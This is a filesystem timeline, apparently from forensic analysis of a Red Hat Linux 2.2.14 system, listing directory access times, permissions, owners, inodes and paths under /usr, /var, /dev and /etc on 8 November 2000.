                        4096 .a. d/drwxr-xr-x root     root     123199   /usr/share/locale/in_ID/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     63041    /usr/share/locale/eo
                        4096 .a. d/drwxr-xr-x root     root     92428    /usr/share/locale/it_IT
                        4096 .a. d/drwxr-xr-x root     root     124824   /usr/include/pgsql/iodbc
                        4096 .a. d/drwxr-xr-x root     root     2053     /usr/share/vim/vim56/syntax
                        4096    .a.    d/drwxr-xr-x    root                  root                      63045
/usr/share/locale/zh_TW.Big5/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     108016   /usr/share/terminfo/l
                        4096 .a. d/drwxr-xr-x root     root     31064    /usr/share/terminfo/g
                        4096 .a. d/drwxr-xr-x root     root     124831   /usr/include/pgsql/libpq
                        4096 .a. d/drwxr-xr-x root     root     30835    /usr/share/locale/lt_LT
                        4096 .a. d/drwxr-xr-x root     root     107995   /usr/share/terminfo/7
                        4096 .a. d/drwxr-xr-x root     root     62192    /usr/share/emacs/20.5/lisp/mail
                        4096 .a. d/drwxr-xr-x root     root     76       /usr/share/locale/gl
                        4096 .a. d/drwxr-xr-x root     root     89       /usr/share/locale/kl_GL/LC_MESSAGES
                        4096 .a. d/drwx------ root     root     124840   /usr/include/pgsql/nodes
                        4096 .a. d/drwxr-xr-x root     root     61799    /usr/share/terminfo/P
                        4096 .a. d/drwxr-xr-x root     root     15773    /usr/share/locale/id/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     46554    /usr/share/locale/ru/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     123259   /usr/share/zoneinfo/China
                        4096 .a. d/drwxr-xr-x root     root     92515    /usr/share/zoneinfo/posix/Antarctica
                        4096 .a. d/drwxr-xr-x root     root     190      /usr/share/zoneinfo/posix/SystemV
                        4096 .a. d/drwxr-xr-x root     root     139133   /usr/include/sp/generic
                        4096 .a. d/drwxr-xr-x root     root     92379    /usr/share/locale/de_DE/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     123229   /usr/share/locale/ru_UA
                        4096 .a. d/drwxr-xr-x root     root     15454    /usr/share/locale/fr_CH/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     644      /usr/share/emacs/20.5/lisp/textmodes
                        4096 .a. d/drwxr-xr-x root     root     15495    /usr/share/locale/sl_SI
                        4096 .a. d/drwxr-xr-x root     root     15501    /usr/share/zoneinfo
                        4096 .a. d/drwxr-xr-x root     root     77028    /usr/share/locale/gl/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     77       /usr/share/locale/gl_ES
                        4096 .a. d/drwxr-xr-x root     root     61756    /usr/share/zoneinfo/right/Canada
                        4096    .a.    d/drwxr-xr-x    root                  root                      675
/usr/share/locale/no@nynorsk/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     48       /usr/share/locale/en_BW
                        4096 .a. d/drwxr-xr-x root     root     123402   /usr/share/terminfo/c
                        4096 .a. d/drwxr-xr-x root     root     28       /usr/share/locale/cs_CZ/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     92410    /usr/share/locale/fr_CA/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     92677    /usr/share/terminfo/q
                        4096 .a. d/drwxr-xr-x root     root     76978    /usr/share/locale/ca_ES/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     92547    /usr/share/zoneinfo/right/America
                        4096 .a. d/drwxr-xr-x root     root     108548   /usr/include/sys
                        4096 .a. d/drwxr-xr-x root     root     30841    /usr/share/locale/no
                        4096 .a. d/drwxr-xr-x root     root     92412    /usr/share/locale/fr_CH
                        4096 .a. d/drwxr-xr-x root     root     2037     /usr/share/vim/vim56/macros/life
                        4096 .a. d/drwxr-xr-x root     root     76996    /usr/share/locale/en_AU
                        4096 .a. d/drwxr-xr-x root     root     92450    /usr/share/locale/ru_RU.KOI8-R
                        4096 .a. d/drwxr-xr-x root     root     248      /usr/share/tabset
                        4096 .a. d/drwxr-xr-x root     root     61796    /usr/share/terminfo/8
                        4096 .a. d/drwxr-xr-x root     root     107749   /usr/local/man/man8
                        4096 .a. d/drwxr-xr-x root     root     92357    /usr/local/man
                        4096 .a. d/drwxr-xr-x root     root     15478    /usr/share/locale/mk_MK/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     30900    /usr/share/zoneinfo/Mexico
                        4096 .a. d/drwxr-xr-x root     root     77165    /usr/share/zoneinfo/right/Asia
                        4096 .a. d/drwxr-xr-x root     root     93298    /usr/include/pwdb
                        4096 .a. d/drwxr-xr-x root     root     30790    /usr/local/man/man4
                        4096 .a. d/drwxr-xr-x root     root     123214   /usr/share/locale/nl_BE/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     15624    /usr/share/zoneinfo/right/SystemV
                        4096 .a. d/drwxr-xr-x root     root     92404    /usr/share/locale/fi_FI
                        4096 .a. d/drwxr-xr-x root     root     31356    /usr/share/emacs
                        4096 .a. d/drwxr-xr-x root     root     15778    /usr/share/locale/sr/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     77065    /usr/share/locale/sv_FI
                        4096 .a. d/drwxr-xr-x root     root     77042    /usr/share/locale/nl/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     31196    /usr/share/autoconf
                        4096 .a. d/drwxr-xr-x root     root     61768    /usr/share/zoneinfo/right/Etc
                        4096 .a. d/drwxr-xr-x root     root     77046    /usr/share/locale/no/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     682      /usr/share/ghostscript/5.50/examples
                        4096 .a. d/drwxr-xr-x root     root     2040     /usr/share/vim/vim56/macros/maze
                        4096 .a. d/drwxr-xr-x root     root     77041    /usr/share/locale/nl
                        4096 .a. d/drwxr-xr-x root     root     46569    /usr/share/locale/pt/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     30850    /usr/share/locale/ro_RO
                        4096 .a. d/drwxr-xr-x root     root     138737   /usr/share/locale/tr/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     47002    /usr/include/arpa
                        4096 .a. d/drwxr-xr-x root     root     61797    /usr/share/terminfo/9
                        4096 .a. d/drwxr-xr-x root     root     77062    /usr/share/locale/sr_YU/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     30908    /usr/share/zoneinfo/Pacific
                        4096 .a. d/drwxr-xr-x root     root     1978     /usr/share/snmp
                        4096 .a. d/drwxr-xr-x root     root     77082    /usr/share/zoneinfo/Australia
                        4096 .a. d/drwxr-xr-x root     root     123156   /usr/share/locale/de_AT/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     107992   /usr/share/terminfo/3
                        4096    .a.    d/drwxr-xr-x    root                  root                      77161
/usr/share/zoneinfo/right/America/Indiana
                        4096 .a. d/drwxr-xr-x root     root     138736   /usr/share/locale/tr
```

```
                        4096 .a. d/drwxr-xr-x root     root     123178   /usr/share/locale/es_ES
                        4096 .a. d/drwxr-xr-x root     root     83       /usr/share/locale/in_ID
                        4096 .a. d/drwxr-xr-x root     root     63151    /usr/include/pci
                        4096 .a. d/drwx------ root     root     124855   /usr/include/pgsql/rewrite
                        4096 .a. d/drwxr-xr-x root     root     92       /usr/share/locale/mk_MK
                        4096 .a. d/drwxr-xr-x root     root     77010    /usr/share/locale/es_ES/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     31010    /usr/share/zoneinfo/right/Pacific
                        4096 .a. d/drwx------ root     root     124857   /usr/include/pgsql/storage
                        4096 .a. d/drwxr-xr-x root     root     123235   /usr/share/locale/sv/LC_MESSAGES
                        4096 .a. d/drwxrwxr-x news     news     47139    /usr/bin/auth
                        4096 .a. d/drwxr-xr-x root     root     15399    /usr/local/man/mann
                        4096 .a. d/drwxr-xr-x root     root     123227   /usr/share/locale/ru_RU/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     108116   /usr/share/locale/sl/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     15605    /usr/share/zoneinfo/right/Australia
                        4096 .a. d/drwxr-xr-x root     root     30883    /usr/share/locale/uk_UA/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     31454    /usr/share/gettext/intl
                        4096 .a. d/drwxr-xr-x root     root     139833   /usr/include/linuxconf/module_apis
                        4096 .a. d/drwxr-xr-x root     root     48222    /usr/share/vim/vim56/doc
                        4096 .a. d/drwxr-xr-x root     root     109432   /usr/include/rpm
                        4096 .a. d/drwxr-xr-x root     root     138609   /usr/share/terminfo/t
                        4096 .a. d/drwxr-xr-x root     root     123164   /usr/share/locale/el_GR
                        4096 .a. d/drwxr-xr-x root     root     38       /usr/share/locale/de_CH/LC_MESSAGES
                        4096    .a.    d/drwxr-xr-x    root                    root                    613
/usr/share/emacs/20.5/lisp/international
                        4096 .a. d/drwxr-xr-x root     root     76980    /usr/share/locale/cs
                        4096  .a.  d/drwxr-xr-x  root           root           62374         /usr/src/linux-
2.2.14/include/linux/sunrpc
                        4096 .a. d/drwxr-xr-x root     root     15456    /usr/share/locale/fr_FR
                        4096 .a. d/drwxr-xr-x root     root     123469   /usr/share/terminfo/r
                        4096 .a. d/drwxr-xr-x root     root     47008    /usr/include/bits
                        4096 .a. d/drwxr-xr-x root     root     123250   /usr/share/zoneinfo/Canada
                        4096 .a. d/drwxr-xr-x root     root     212      /usr/share/zoneinfo/right/Atlantic
                        4096 .a. d/drwxr-xr-x root     root     108461   /usr/include/netinet
                        4096 .a. d/drwxr-xr-x root     root     204      /usr/share/zoneinfo/right/Antarctica
                        4096 .a. d/drwxr-xr-x root     root     92389    /usr/share/locale/en_DK
                        4096 .a. d/drwxr-xr-x root     root     47915    /usr/include/pgsql/access
                        4096 .a. d/drwxr-xr-x root     root     76965    /usr/local/man/man6
                        4096 .a. d/drwxr-xr-x root     root     77044    /usr/share/locale/nl_NL/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     108698   /usr/include/security
                        4096 .a. d/drwxr-xr-x root     root     15669    /usr/share/terminfo/o
                        4096 .a. d/drwxr-xr-x root     root     92534    /usr/share/zoneinfo/posix/Indian
                        4096 .a. d/drwxr-xr-x root     root     92418    /usr/share/locale/gl_ES/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     46553    /usr/share/locale/ru
                        4096 .a. d/drwxr-xr-x root     root     76994    /usr/share/locale/el_GR/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     15770    /usr/share/locale/hu/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     46444    /usr/share/terminfo/h
                        4096 .a. d/drwxr-xr-x root     root     15776    /usr/share/locale/ro/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     107753   /usr/share/i18n/locales
                        4096 .a. d/drwxr-xr-x root     root     253      /usr/share/terminfo/b
                        4096 .a. d/drwxr-xr-x root     root     77050    /usr/share/locale/pt_BR
                        4096 .a. d/drwxr-xr-x root     root     30823    /usr/share/locale/ga_IE
                        4096 .a. d/drwxr-xr-x root     root     62466    /usr/share/gnupg
                        4096 .a. d/drwxr-xr-x root     root     107748   /usr/local/man/man1
                        4096 .a. d/drwxr-xr-x root     root     47238    /usr/include/kudzu
                        4096 .a. d/drwxr-xr-x root     root     15480    /usr/share/locale/nl_BE
                        4096 .a. d/drwxr-xr-x root     root     92999    /usr/share/emacs/site-lisp
                        4096 .a. d/drwxr-xr-x root     root     15470    /usr/share/locale/it_IT/LC_MESSAGES
                        8192  .a.  d/drwxr-xr-x  root           root           31494         /usr/src/linux-
2.2.14/include/linux/modules
                        4096 .a. d/drwxr-xr-x root     root     15446    /usr/share/locale/fi_FI/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     77655    /usr/share/fonts/default/ghostscript
                        4096 .a. d/drwxr-xr-x root     root     123287   /usr/share/zoneinfo/posix
                        4096 .a. d/drwxr-xr-x root     root     15775    /usr/share/locale/ro
                        4096 .a. d/drwxr-xr-x root     root     15440    /usr/share/locale/en_ZW
                        4096 .a. d/drwxr-xr-x root     root     77653    /usr/share/fonts
                        4096 .a. d/drwxr-xr-x root     root     31050    /usr/share/terminfo/f
                        4096 .a. d/drwxr-xr-x root     root     123204   /usr/share/locale/it/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     1843     /usr/include/readline
                        4096 .a. d/drwxr-xr-x root     root     92546    /usr/share/zoneinfo/right
                        4096 .a. d/drwxr-xr-x root     root     30888    /usr/share/zoneinfo/Indian
                        4096 .a. d/drwxr-xr-x root     root     123186   /usr/share/locale/fr
                        4096 .a. d/drwxr-xr-x root     root     108459   /usr/include/neteconet
                        4096 .a. d/drwxr-xr-x root     root     124946   /usr/share/pixmaps/redhat
                        4096 .a. d/drwxr-xr-x root     root     30947    /usr/share/zoneinfo/posix/Asia
                        4096 .a. d/drwxr-xr-x root     root     61765    /usr/share/zoneinfo/right/Chile
                        4096 .a. d/drwxr-xr-x root     root     15398    /usr/local/man/man3
                        4096 .a. d/drwxr-xr-x root     root     76983    /usr/share/locale/da_DK/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     15502    /usr/share/zoneinfo/America/Indiana
                        4096 .a. d/drwxr-xr-x root     root     46178    /usr/dict
                        4096 .a. d/drwxr-xr-x root     root     123243   /usr/share/locale/tr_TR/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     77024    /usr/share/locale/fr_LU/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     61795    /usr/share/terminfo/6
                        4096 .a. d/drwxr-xr-x root     root     123206   /usr/share/locale/iw_IL/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     77002    /usr/share/locale/en_GB/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     138743   /usr/share/locale/zh
                        4096 .a. d/drwxr-xr-x root     root     123170   /usr/share/locale/en_DK/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     123189   /usr/share/locale/fr_FR/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     124853   /usr/include/pgsql/port
                        4096 .a. d/drwxr-xr-x root     root     123191   /usr/share/locale/fr_LU
                        4096 .a. d/drwxr-xr-x root      root      62272     /usr/src/linux-2.2.14/include/asm-
generic
                        4096 .a. d/drwxrwxr-x news     news     47140    /usr/bin/control
                        4096 .a. d/drwxr-xr-x root     root     77060    /usr/share/locale/sl_SI/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     138529   /usr/share/zoneinfo/posix/Europe
                        4096 .a. d/drwxr-xr-x root     root     123208   /usr/share/locale/kl_GL
                        4096 .a. d/drwxr-xr-x root     root     92974    /usr/share/emacs/20.5/lisp/play
                        4096 .a. d/drwxr-xr-x root     root     47914    /usr/include/pgsql
                        4096 .a. d/drwxr-xr-x root     root     31095    /usr/share/terminfo/n
                        4096 .a. d/drwxr-xr-x root     root     108078   /usr/share/terminfo/s
                        4096 .a. d/drwxr-xr-x root     root     61721    /usr/share/zoneinfo/posix/Chile
                        4096 .a. d/drwxr-xr-x root     root     15472    /usr/share/locale/iw_IL
                        4096 .a. d/drwxr-xr-x root     root     77261    /usr/share/terminfo/i
```

```
                        4096 .a. d/drwxr-xr-x root     root     92949    /usr/share/emacs/20.5/lisp/emulation
                        4096 .a. d/drwxr-xr-x root     root     2048     /usr/share/vim/vim56/macros/urm
                        4096 .a. d/drwxr-xr-x root     root     77135    /usr/share/zoneinfo/posix/Canada
                        4096 .a. d/drwxr-xr-x root     root     123172   /usr/share/locale/en_GB
                        4096 .a. d/drwxr-xr-x root     root     62442    /usr/include/scsi
                        4096 .a. d/drwxr-xr-x root     root     108033   /usr/share/terminfo/m
                        4096 .a. d/drwxr-xr-x root     root     15505    /usr/share/zoneinfo/Antarctica
                        4096 .a. d/drwxr-xr-x root     root     77030    /usr/share/locale/is_IS
                        4096 .a. d/drwxr-xr-x root     root     139813   /usr/include/linuxconf
                        4096 .a. d/drwxr-xr-x root     root     92449    /usr/share/locale/ru_RU
                        4096 .a. d/drwxr-xr-x root     root     1941     /usr/share/locale/et/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     123158   /usr/share/locale/de_BE
                        4096 .a. d/drwxr-xr-x root     root     62431    /usr/include/net
                        4096 .a. d/drwxr-xr-x root     root     62270    /usr/src/linux-2.2.14/include
                        4096 .a. d/drwxr-xr-x root     root     108455   /usr/include/netatalk
                        4096 .a. d/drwxr-xr-x root     root     77148    /usr/share/zoneinfo/posix/US
                        4096 .a. d/drwxr-xr-x root     root     76981    /usr/share/locale/cs/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     92445    /usr/share/locale/pl/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     15772    /usr/share/locale/id
                        4096 .a. d/drwxr-xr-x root     root     46361    /usr/share/zoneinfo/posix/Mideast
                        4096 .a. d/drwxr-xr-x root     root     108457   /usr/include/netax25
                        8192 .a. d/drwxr-xr-x root     root     719      /usr/src/linux-2.2.14/include/linux
                        4096 .a. d/drwxr-xr-x root     root     124815   /usr/include/pgsql/commands
                        8192 .a. d/drwxr-xr-x root     root     15396    /usr/info
                        4096 .a. d/drwxr-xr-x root     root     30842    /usr/share/locale/no_NO
                        4096 .a. d/drwxr-xr-x root     root     61798    /usr/share/terminfo/N
                        4096 .a. d/drwxr-xr-x root     root     107752   /usr/share/i18n
                        4096 .a. d/drwxr-xr-x root     root     110      /usr/share/zoneinfo/America
                        4096 .a. d/drwxr-xr-x root     root     62598    /usr/include/sp/lib
                        4096 .a. d/drwxr-xr-x root     root     92523    /usr/share/zoneinfo/posix/Atlantic
                        4096 .a. d/drwxr-xr-x root     root     92739    /usr/share/locale/uk
                        4096 .a. d/drwxr-xr-x root     root     15514    /usr/share/zoneinfo/Asia
                        4096 .a. d/drwxr-xr-x root     root     30869    /usr/share/locale/th_TH/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     92733    /usr/share/locale/da
                        4096 .a. d/drwxr-xr-x root     root     30848    /usr/share/locale/pt_PT/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     63044    /usr/share/locale/zh_TW.Big5
                        4096 .a. d/drwxr-xr-x root     root     30829    /usr/share/locale/it_CH
                        4096 .a. d/drwxr-xr-x root     root     15616    /usr/share/zoneinfo/right/Mexico
                        8192  .a.  d/drwxr-xr-x  root          root          93043         /usr/src/linux-
2.2.14/include/linux/modules-smp
                        4096 .a. d/drwxr-xr-x root     root     46529    /usr/share/terminfo/z
                        4096 .a. d/drwxr-xr-x root     root     92373    /usr/share/locale/de_AT
                        4096 .a. d/drwxr-xr-x root     root     79025    /usr/share/vim/vim56/tools
                        4096 .a. d/drwxr-xr-x root     root     123216   /usr/share/locale/nl_NL
                        4096 .a. d/drwxr-xr-x root     root     108311   /usr/share/emacs/20.5/lisp/gnus
                        4096 .a. d/drwxr-xr-x root     root     107928   /usr/share/zoneinfo/posix/Pacific
                        4096 .a. d/drwxr-xr-x root     root     92400    /usr/share/locale/et_EE/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     30866    /usr/share/locale/th_TH
                        4096  .a.  d/drwxr-xr-x  root          root          62362         /usr/src/linux-
2.2.14/include/linux/nfsd
                        4096 .a. d/drwxr-xr-x root     root     77246    /usr/share/terminfo/e
                        4096 .a. d/drwxr-xr-x root     root     704      /usr/share/git
                        4096 .a. d/drwxr-xr-x root     root     674      /usr/share/locale/no@nynorsk
                        4096 .a. d/drwx------ root     root     124850   /usr/include/pgsql/parser
                        4096 .a. d/drwxr-xr-x root     root     124854   /usr/include/pgsql/port/linux
                        4096  .a.  d/drwxr-xr-x  root          root          31478         /usr/src/linux-
2.2.14/include/linux/byteorder
                        4096 .a. d/drwxr-xr-x root     root     46180    /usr/local/info
                        4096 .a. d/drwxr-xr-x root     root     62262    /usr/src/linux-2.2.14/configs
                        4096 .a. d/drwxr-xr-x root     root     63079    /usr/include/ncurses
                        4096 .a. d/drwxr-xr-x root     root     139137   /usr/include/sp/include
                        4096 .a. d/drwxr-xr-x root     root     107990   /usr/share/terminfo/1
                        4096 .a. d/drwxr-xr-x root     root     92395    /usr/share/locale/en_ZW/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     108483   /usr/include/nfs
                        4096 .a. d/drwxr-xr-x root     root     68       /usr/share/locale/fr_BE/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     92387    /usr/share/locale/en_CA/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     92461    /usr/share/zoneinfo/Africa
                        4096 .a. d/drwxr-xr-x root     root     62807    /usr/share/libtool/libltdl
                        4096 .a. d/drwxr-xr-x root     root     108379   /usr/share/emacs/20.5/lisp/term
                        4096    .a.    d/drwxr-xr-x    root                    root                    92512
/usr/share/zoneinfo/posix/America/Indiana
                        4096 .a. d/drwxr-xr-x root     root     77012    /usr/share/locale/et_EE
                        4096 .a. d/drwxr-xr-x root     root     123142   /usr/local/man/man2
                        4096 .a. d/drwxr-xr-x root     root     92381    /usr/share/locale/de_LU
                        4096 .a. d/drwxr-xr-x root     root     15513    /usr/share/zoneinfo/Arctic
                        4096 .a. d/drwxr-xr-x root     root     15486    /usr/share/locale/pl_PL
                        4096 .a. d/drwxr-xr-x root     root     79015    /usr/share/vim/vim56/macros
                        4096 .a. d/drwxr-xr-x root     root     92397    /usr/share/locale/es
                        4096 .a. d/drwxr-xr-x root     root     108453   /usr/include/netash
                        4096 .a. d/drwxrwxr-x news     news     62534    /usr/bin/rnews.libexec
                        4096 .a. d/drwxr-xr-x root     root     138739   /usr/share/locale/uk/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     77071    /usr/share/zoneinfo/Atlantic
                        4096 .a. d/drwxr-xr-x root     root     46181    /usr/local/man/man5
                        4096 .a. d/drwxr-xr-x root     root     107994   /usr/share/terminfo/5
                        4096 .a. d/drwxr-xr-x root     root     396      /usr/share/locale/zh/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     107966   /usr/share/zoneinfo/right/US
                        4096 .a. d/drwxr-xr-x root     root     76985    /usr/share/locale/de
                        8192 .a. d/drwxr-xr-x root     root     123489   /usr/share/terminfo/w
                        4096 .a. d/drwxr-xr-x root     root     46559    /usr/share/locale/fi/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     139132   /usr/include/sp
                        4096 .a. d/drwxr-xr-x root     root     108449   /usr/include/gnu
                        4096 .a. d/drwxr-xr-x root     root     92442    /usr/share/locale/no_NO/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     48220    /usr/share/vim/vim56
                        4096 .a. d/drwxr-xr-x root     root     40       /usr/share/locale/de_DE
Wed Nov 08 2000 04:02:05     1024 .a. d/drwxr-xr-x root     root     24198    /var/spool/rwho
                        1024 .a. d/drwxr-xr-x root     root     40324    /var/mars_nwe/bindery
                        4096 .a. d/drwxr-xr-x root     root     109428   /usr/src/redhat/RPMS/noarch
                        1024 .a. d/drwxr-xr-x root     root     54433    /var/lock/samba
                        1024 .a. d/drwx------ root     root     58469    /var/log/samba
                        1024 .a. d/drwxr-xr-x root     root     38308    /var/mars_nwe
                        1024 .a. d/drwxr-xr-x uucp     uucp     10082    /var/log/uucp
                        4096 .a. d/drwxr-xr-x root     root     124202   /usr/i486-linux-libc5
```

```
                      1024 .a. d/drwxrwxr-x news     news     42338    /var/spool/news/outgoing
                      4096 .a. d/drwxrwxr-x root     root     46373    /dev/raw
                      1024 .a. d/drwxr-xr-x root     root     30241    /var/nis
                      1024 .a. d/drwxr-xr-x root     root     28229    /var/yp/binding
                      4096 .a. d/drwxr-xr-x root     root     138768   /usr/i386-redhat-linux/lib
                      4096 .a. d/drwxr-xr-x root     root     109429   /usr/src/redhat/SOURCES
                      4096 .a. d/drwxr-xr-x root     root     139330   /usr/kerberos/include/kadm5
                      4096 .a. d/drwxr-xr-x root     root     139385   /usr/kerberos/man
                     12288 .a. d/drwxrwxr-x root     root     20169    /dev/ida
                      1024 .a. d/drwxr-xr-x uucp     uucp     14114    /var/spool/uucp
                      1024 .a. d/drwxrwxr-x news     news     22178    /var/lib/news
                      1024 .a. d/drwxr-xr-x root     root     42337    /var/state/misc
                      1024 .a. d/drwxr-xr-x root     root     52417    /var/log/httpd
                      1024 .a. d/drwxr-xr-x root     root     16130    /var/lock/console
                      1024 .a. d/drwxrwxr-x news     news     38306    /var/spool/news/incoming/bad
                      1024 .a. d/drwxrwxr-x news     news     46370    /var/spool/news/uniover
                      1024 .a. d/drwx------ postgres postgres 52420    /var/lib/pgsql
                      1024 .a. d/drwxrwxrwt root     root     6050     /var/lib/svgalib
                      1024 .a. d/drwxrwxr-x news     news     30242    /var/spool/news
                      1024 .a. d/drwxr-xr-x root     root     8065     /var/lib/rpm
                      1024 .a. d/drwx------ daemon   daemon   60481    /var/spool/at/spool
                      4096 .a. d/drwxr-xr-x root     root     139364   /usr/kerberos/include/krb5/stock
                      1024 .a. d/drwxrwxr-x root     mail     38305    /var/spool/mail
                      1024 .a. d/drwxrwxr-x root     root     28225    /var/lock/subsys
                      1024 .a. d/drwxrwxr-x news     news     24194    /var/log/news
                      4096 .a. d/drwxr-xr-x root     root     139309   /usr/kerberos/include/asn.1
                      4096 .a. d/drwxr-xr-x root     root     139306   /usr/kerberos/bin
                      4096  .a.  d/drwxr-xr-x  root           root          62387         /usr/src/linux-
2.2.14/include/net/irda
                      4096 .a. d/drwxr-xr-x root     root     139315   /usr/kerberos/include/gssrpc
                      1024 .a. d/drwxrwxr-x news     news     44354    /var/spool/news/overview
                      1024 .a. d/drwxrwxr-x news     news     26210    /var/log/news/OLD
                      1024 .a. d/drwxr-xr-x root     root     22177    /var/lib/games
                      1024 .a. d/drwxrwxr-x news     news     32258    /var/spool/news/archive
                      4096 .a. d/drwxr-xr-x root     root     123971   /usr/src/linux-2.2.14/include/net
                      4096 .a. d/drwxr-xr-x root     root     46980    /usr/src/linux-2.2.14/include/video
                      4096 .a. d/drwxr-xr-x root     root     139348   /usr/kerberos/include/krb5
                      1024 .a. d/drwxr-xr-x root     root     56449    /var/arpwatch
                      4096 .a. d/drwxr-xr-x root     root     139311   /usr/kerberos/include/gssapi
                      4096 .a. d/drwxr-xr-x root     root     31448    /usr/libexec/awk
                      4096 .a. d/drwxr-xr-x root     root     46975    /usr/src/linux-2.2.14/include/scsi
                      4096 .a. d/drwxr-xr-x root     root     139386   /usr/kerberos/man/man8
                      4096 .a. d/drwxr-xr-x root     root     109430   /usr/src/redhat/SPECS
                      1024 .a. d/drwxr-x--- root     slocate  4037     /var/lib/slocate
                      4096 .a. d/drwxr-xr-x root     root     139388   /usr/kerberos/sbin
                      1024 .a. d/drwxrwxrwt root     root     60484    /var/spool/samba
                      4096 .a. d/drwxr-xr-x root     root     138767   /usr/i386-redhat-linux/include
                      4096 .a. d/drwxr-xr-x root     root     78020    /usr/kerberos/man/man1
                      1024 .a. d/drwxr-xr-x uucp     uucp     16133    /var/spool/uucppublic
                      1024 .a. d/drwxr-xr-x root     root     16129    /var/cache
                      1024 .a. d/drwxrwxr-x news     news     36290    /var/spool/news/incoming
                      1024 .a. d/drwxr-xr-x root     root     20161    /var/db
                      1024 .a. d/drwxr-xr-x root     root     44356    /var/mars_nwe/sys/login
                      1024 .a. d/drwxr-xr-x root     root     62497    /var/named
                      1024 .a. d/drwxrwxr-x root     uucp     26209    /var/lock
                      1024 .a. d/drwxr-xr-x root     root     12097    /var/log
                      1024 .a. d/drwxrwxr-x news     news     40322    /var/spool/news/innfeed
                      1024 .a. d/drwxr-xr-x root     root     32257    /var/preserve
                      4096 .a. d/drwxr-xr-x root     root     139308   /usr/kerberos/include
                      1024 .a. d/drwxr-xr-x root     root     46372    /var/mars_nwe/sys/public
                      1024 .a. d/drwxrwx--- news     news     28226    /var/run/news
                      1024 .a. d/drwxr-xr-x root     root     42340    /var/mars_nwe/sys
                      4096 .a. d/drwxr-xr-x root     root     109425   /usr/src/redhat/RPMS
                      1024 .a. d/drwxrwxr-x news     news     34275    /var/spool/news/articles
                      4096 .a. d/drwxr-xr-x root     root     109427   /usr/src/redhat/RPMS/i686
                      4096 .a. d/drwxr-xr-x root     root     109426   /usr/src/redhat/RPMS/i386
                      1024 .a. d/drwxr-xr-x root     root     34273    /var/run
                     12288 .a. d/drwxr-xr-x root     root     11       /var/lost+found
                      1024 .a. d/drwxr-xr-x root     root     24193    /var/local
                      1024 .a. d/drwx------ root     root     18146    /var/spool/cron
                      1024 .a. d/drwxr-xr-x nobody   nobody   48385    /var/cache/httpd
                      1024 .a. d/drwxrwxr-x root     root     4034     /var/run/netreport
                      4096 .a. d/drwxr-xr-x root     root     109424   /usr/src/redhat/BUILD
                      1024 .a. d/drwxr-xr-x root     root     36289    /var/spool
                      4096 .a. d/drwxr-xr-x root     root     139342   /usr/kerberos/include/kerberosIV
                      4096 .a. d/drwxr-xr-x root     root     139305   /usr/kerberos
                      4096 .a. d/drwxr-xr-x root     root     138766   /usr/i386-redhat-linux
                      1024 .a. d/drwxr-xr-x root     root     48388    /var/mars_nwe/sys/system
                      1024 .a. d/drwxr-xr-x root     root     46369    /var/spool/anacron
                      1024 .a. d/drwxr-xr-x root     root     40321    /var/state
                      4096 .a. d/drwxr-xr-x root     root     109431   /usr/src/redhat/SRPMS
                      1024 .a. d/drwxr-xr-x root     root     4033     /var/lib
Wed Nov 08 2000 04:02:06      1024 .a. d/drwxrwxr-x root     man      32259    /var/catman/X11R6/cat7
                      1024 .a. d/drwxrwxr-x root     man      34277    /var/catman/local/cat9
                    238767 m.c -/-rw-r----- root     slocate  4039     /var/lib/slocate/slocate.db
                     32768 .a. d/drwxr-xr-x root     root     52419    /dev/rd
                      1024 .a. d/drwxr-xr-x root     root     46370    /etc/httpd
